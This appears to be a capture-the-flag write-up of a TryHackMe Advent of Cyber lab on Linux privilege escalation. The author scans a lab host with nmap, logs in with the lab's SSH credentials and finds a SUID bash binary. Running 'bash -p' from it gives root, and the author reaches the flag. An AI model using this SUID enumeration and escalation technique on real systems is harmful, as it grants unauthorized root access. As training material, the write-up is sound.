
Day 11 - The Rogue Gnome

Scenario



Day 11 - The Rogue Gnome: Prelude

This is it - the moment that Elf McEager has been waiting for. It's the final exam of the Nmap course that he enlisted on during "*Day 8 - What's Under the Christmas Tree?*". It looks like all that hard work of hitting the books has paid off..."Success!" Elf McEager screams..."the exploit worked! Yippeee!"

Elf McEager has successfully managed to create a reverse shell from the target back to his computer. Little did he know, the real exam begins now...The last stage of the exam requires Elf McEager to escalate his privileges! He spent so much time studying Nmap cheatsheets that he's now drawing a blank...Can you help Elf McEager?

To be the good guy, sometimes you gotta be the bad guy first...

Watch DarkStar's Video On Solving This Task

11.12. Challenge

Ensure that you have deployed the instance attached to this task and take note of the IP address (10.10.49.181). Answer Question #1 and #2 before proceeding to log into the vulnerable instance. You have already been provided with the credentials to use to log into the vulnerable instance in Question #3.

Apply your newly found knowledge from this task to escalate your privileges! Study the hints carefully if needed - everything to complete this day has been discussed throughout today's task.

Want to hone-in your skills? I highly recommend checking out the new "Privilege escalation and shells" module on TryHackMe. Modules provide a guided-style of learning for all users, similarly to the subscriber Pathways.

some initial questions:
Question: What type of privilege escalation involves using a user account to execute commands as an administrator?
-vertical

Question: What is the name of the file that contains a list of users who are a part of the `sudo` group?
-sudoers (it's stored in /etc directory)

let's perform port scanning with nmap & we found port 22 was opened

```
┌──(nobodyatall㉿0×DEADBEEF)-[~/tryhackme/adventOfCyber2]
└─$ nmap -sC -sV 10.10.49.181
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-12 10:59 EST
Nmap scan report for 10.10.49.181
Host is up (0.20s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 63:4e:92:56:5a:70:83:65:74:7c:c2:8c:61:6b:54:f7 (RSA)
|   256 7f:34:2d:e5:fe:82:4f:56:01:39:e7:d5:0e:30:20:14 (ECDSA)
|_  256 e1:b2:5f:b5:6c:bb:18:f8:d7:26:b8:57:5d:74:cd:21 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.71 seconds
```

the credential to access cmnatic user via SSH

> Use SSH to log in to the vulnerable machine like so: `ssh cmnatic@10.10.49.181`
>
> Input the following password when prompted: **aoc2020**

& we're in!

```
└─$ ssh cmnatic@10.10.49.181
The authenticity of host '10.10.49.181 (10.10.49.181)' can't be established.
ECDSA key fingerprint is SHA256:Epte0uGyoBmg5Gb9zRw9f26JYUHv72UFd1VVNHcItUQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.49.181' (ECDSA) to the list of known hosts.
cmnatic@10.10.49.181's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Dec 12 16:26:28 UTC 2020

  System load:  0.0               Processes:           87
  Usage of /:   27.8% of 14.70GB  Users logged in:     0
  Memory usage: 33%               IP address for eth0: 10.10.49.181
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

68 packages can be updated.
0 updates are security updates.


Last login: Wed Dec  9 15:49:32 2020
-bash-4.4$
```

let's find is there any sudo privilege set for cmnatic user & NOP

```
-bash-4.4$ sudo -l
[sudo] password for cmnatic:
Sorry, user cmnatic may not run sudo on tbfc-priv-1.
-bash-4.4$
```

now let's find for some suid bit set binaries

```
-bash-4.4$ find / -perm -u=s -type f -exec ls -l {} \; 2>/dev/null
-rwsr-xr-x 1 root root 26696 Sep 16 18:43 /bin/umount
```

this bash binary looks interesting with SUID bit set to root user

```
-rwsr-xr-x 1 root root 1113504 Jun  6  2019 /bin/bash
-rwsr-xr-x 1 root root 64424 Jun 28  2019 /bin/ping
```

now let's execute the /bin/bash binary with -p flag to prevent it from dropping our privilege back to cmnatic //& our euid was root!

```
-bash-4.4$ /bin/bash -p
bash-4.4# id
uid=1000(cmnatic) gid=1000(cmnatic) euid=0(root) groups=1000(cmnatic),24(cdrom),30(dip),46(plugdev)
bash-4.4#
```

& we've found the flag!

```
bash-4.4# cd /root
bash-4.4# ls -la
total 28
drwx------  3 root   root    4096 Dec  8 20:43 .
drwxr-xr-x 24 root   root    4096 Dec  8 15:16 ..
-rw-------  1 root   root     168 Dec  9 15:49 .bash_history
-rw-r--r--  1 root   root    3106 Apr  9  2018 .bashrc
-rw-r--r--  1 nobody nogroup   23 Dec  8 20:43 flag.txt
-rw-r--r--  1 root   root     148 Aug 17  2015 .profile
drwx------  2 root   root    4096 Dec  8 16:38 .ssh
bash-4.4# wc flag.txt
 1  1 23 flag.txt
bash-4.4#
```